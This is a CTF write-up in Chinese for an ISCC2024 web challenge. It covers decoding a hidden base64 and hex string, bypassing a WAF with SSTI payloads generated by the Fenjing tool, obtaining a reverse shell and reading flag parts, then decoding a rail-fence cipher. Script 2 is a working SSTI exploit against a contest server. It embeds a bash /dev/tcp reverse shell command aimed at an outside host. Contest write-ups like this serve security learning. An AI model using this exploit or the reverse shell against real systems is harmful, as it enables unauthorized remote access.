# ISCC2024 WriteUp


Whooops+李卓航+925798691@qq.com

### Web+回来吧永远滴神

### 解题思路

网站首页：

查看网页源代码：

填入四位队友：

得到隐藏关卡：



查看网页源代码：

看到integrity=

"sha384-NDY2YzYxNjc1YjMwNWQzYTIwNDk3YjQ0NTM0YjM2NDY2YTM3NjM="

看结尾的等号可能和base64有关，在base64的官网将其解码：

得到466c61675b305d3a20497b44534b36466a3763

使用脚本1，得到：




Flag的第一部分是Flag[0]: I{DSK6Fj7c

尝试在隐藏关卡的输入框中提交：

有waf：







使用焚靖SSTI工具，脚本二跑出payload并发送

反弹shell，读到flag[1]和flag[2]





查看源代码，找到flag[3]加密逻辑，解密后得到：CaehJST\_k}

四个部分连在一起得到：I{n\_zIcCmoSFdoLEoaeoClrai\_unIUCaehJST\_k}

栅栏密码，移位之后得到flag：ISCC{Flandre\_oahzLiJIE\_ScouTCan\_meIkooU}

脚本1：

# Hexadecimal string

hex\_string = "466c61675b305d3a20497b44534b36466a3763"

# Convert hex to bytes

bytes\_data = bytes.fromhex(hex\_string)

# Convert bytes to string

decoded\_string = bytes\_data.decode('utf-8')

print(decoded\_string)

脚本2：

import functools

import time

import requests

from fenjing import exec\_cmd\_payload

url = "http://101.200.138.180:16356/evlelLL/646979696775616e"

# session=eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.ZkQrdg.TTUE-T5iRTAmIfSy5szAO9ZMgkA

cookies = {

    'session': 'eyJhbnN3ZXJzX2NvcnJlY3QiOnRydWV9.Zk\_z-g.dwfPDIOCrkNjPsWEE\_2\_PjL5bvg'

}

headers = {

        'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36',

        'Content-Type': 'application/x-www-form-urlencoded'

    }

@functools.lru\_cache(1000)

def waf(payload: str):

    time.sleep(0.02)

    resp = requests.post(url, headers=headers, cookies=cookies, timeout=10, data={"iIsGod": payload})

    return "大胆" not in resp.text

if \_\_name\_\_ == "\_\_main\_\_":

    shell\_payload, will\_print = exec\_cmd\_payload(

        waf, 'bash -c "bash -i >& /dev/tcp/xxx.xxx.xxx.xxx/2336 0>&1"'

    )

    print(f"{shell\_payload=}")